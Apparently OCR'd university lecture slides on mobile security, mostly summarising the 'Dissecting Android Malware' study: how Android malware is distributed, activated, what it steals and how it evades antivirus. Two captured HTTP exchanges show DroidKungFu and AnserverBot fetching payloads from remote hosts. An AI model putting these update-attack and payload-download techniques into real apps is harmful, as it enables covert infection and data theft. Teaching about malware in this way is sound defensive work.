
SoSe 2015

Announcements

- Slides are online!
- How many don't have access to ISIS?

Let's Talk About BlackBerries

- How many of them? Should we care?



 The Guardian [Article]

Introduction

- BlackBerry as a phone
- BlackBerry as a service

This lecture: BlackBerry as a phone

Some History

- Not much known in the open $\rightarrow$ Propreitary OS
- Used to be Java based
- BlackBerry 10 onwards, based on QNX RTOS (Microkernel)

BH 2013 Talk

- Let's hear from someone who has "pwned" a BlackBerry phone

BH13 - BlackBerryOS 10 from a security perspective: [Video]

Dissecting Android Malware: Characterization and Evolution

Problems to solve

Requirement 1: Sufficient Malware data set

Anti Virus Communities or Researchers are hampered by the lack of malware data set.

Requires a sufficient Android malware dataset.

Requirement 2: Current Malware Detection Rate

How good are top anti-virus software against latest Android malware?

Evaluating effectiveness of current Anti-virus software

Related work

- Felt et al. “A survey of mobile malware in the wild”
  - Survey 46 malware samples on iOS, Android and Symbian
  - Choice of breadth over depth
  - No mention of advanced trojans in the wild

Related work

What was missing?

- In-depth look at Android malware
  - A technical analysis of advanced attacks
- Large pool of malware
  - Perhaps A/V companies missed stuff? E.g. Malware in third-party markets
- Evolution of malware and evaluation of defense

Contribution

- Large malware dataset presented
  - 1260 different samples in all
  - 49 different families each with many variants
  - More info: http://www.malgenomeproject.org/

Malware dataset

How was it collected?

Malware dataset

Q. How was it collected?

A. Crawl app stores!

Search for *android marketplace crawler*

Contribution

- Large malware dataset presented

- Analysis of malware samples
  - Provenance, Design, Harm

Installation Activation Characterisation

Malware: Provenance


- Official Android market

- Alternate android markets
  - Eoemarket
  - Gfan

‡

‡ http://thedroidguy.com/2012/04/android-market-share-doubles-in-china-even-symbian-is-ahead-of-ios/

Malware: Provenance




Malware: Installation

How to lure users into installing malware you have written?

OR

How do bad things happen to good people?

Repackaging



Repackaging

86% of malware samples repackage!

Repackaging

+

=

Update attack

Google SSearch

DroidKungFu

FinanceAccount.apk

```
GET /appfile/acc9772306c1a84abd02e9e7398a2cce/FinanceAccount.apk HTTP/1.1
Host: 219.234.85.214
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"377865-1315359197000"
Last-Modified: Wed, 07 Sep 2011 01:33:17 GMT
Content-Type: application/vnd.android.package-archive
Content-Length: 377865
Date: Tue, 25 Oct 2011 02:07:45 GMT

PK.........\$?.................META-INF/MANIFEST.MF.Y[s...}.....
xNY.@.dW..PD.. r.%.U>...r......N.O'UI.C...,....W.......w./ ....
..../...K....OoP..#../..........".-,..~.S..._.|.......o..1..k...
..........]<.Y..,-...,17zh......%....g..7r......^.BA41.L.......
```

Payload

Source:
https://www.mylookout.com/mobile-threat-report

Update attack

Original Benign app

Encrypted blog entry: blog.sina.com.cn

```
GET /s/blog_8440ab780100t0nf.html HTTP/1.1
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2.1;
        generic Build/MASTER)
Host: blog.sina.com.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Wed, 21 Sep 2011 01:44:16 GMT
...
v_____:yjEJTTlSvSSVSGRp9NASSSSS<wbr>SSSSSSSSSSkSSSS7WB5
rthy<wbr>OV3JeJ4q96sSrc5Os7g6Wsz8<wbr>hJn99P6O6UaRgkSZsu
```

Payload

AnserverBot

Drive-by download

- "Benign" game with a malvertisement

In-app ad pop-up

Source:
https://www.mylookout.com/mobile-threat-report

Malware: Activation

When do bad things happen?

- Standard Android event notifications
  - Phone boots up
    - BOOT_COMPLETED (83.3%)
  - SMS is received
    - SMS_RECEIVED
  - Host app is started
    - ACTION_MAIN

Malware: Purpose

What do they do?

Source: http://www.textspyware.com/android/android-spyware-software/

Malware: Purpose

- Harvesting user information (51.1%)

- What is sent?
  - Device ID
  - Phone number/operator
  - User's email addresses

http://www.fortiguard.com/av/VID3148366

Malware: Purpose

- SMS to premium numbers (45.3%)


FakeRegSMS.B

http://www.f-secure.com/weblog/archives/00002305.html

Malware: Design

- Social engineering
- Phones as bots controlled from C&C server (93%)
- Privilege escalation (36.7%)
  - Exploit security flaws in kernel code

Malware: Permission use



Malware: Permission use

- Summary
  - Avg. no. of permissions per app
    - Malware: 11 | Benign apps: 4
  - Avg. no. of top 20 permissions per app
    - Malware: 9 | Benign apps: 3

Contribution


- Large malware dataset presented
- Analysis of malware samples
- Evolution of malware
  - Advanced techniques to beat defense
- How good is defense?

Malware: Evolution

How are malware writers trying to evade detection?

- Encryption
  - Payload and internal data
- Running without install
  - DexClassLoader, Reflection
- Thwart reverse engineering
  - Class name obfuscation

Malware: Detection Rate



Malware: Detection

Q. Any clue why some samples were NOT detected by any?

A. They most likely employ signature-based detection!

Takeaways

Malware

- Mostly in third-party markets/forums (~90%)
- Requests more permissions on average
- Is evolving and Anti-virus software needs to catch up

Future Work

How does one reduce the impact of malware?

Google's "Bouncer"

Future work

Resilient 'SMSZombie' Infects 500,000 Android Users in China

By Mike Lennon on August 18, 2012


Share 12 15 Tweet 188 Recommend 44 RSS

Resilient "SMSZombie" Exploits China Mobile's Payment System - Over 500,000 Android Devices Infected, Firm Says.

Researchers from mobile security firm **TrustGo** have recently discovered a new, resilient mobile threat targeting Android phones that is said to have infected roughly 500,000 devices, mainly in China.

Well, Google has a kill switch at least...

...But, what about third-party markets?



Making xkcd slightly worse: www.xkcdsw.com

Telecommunication Security

Introduction to Mobile Network

Shinjo Park

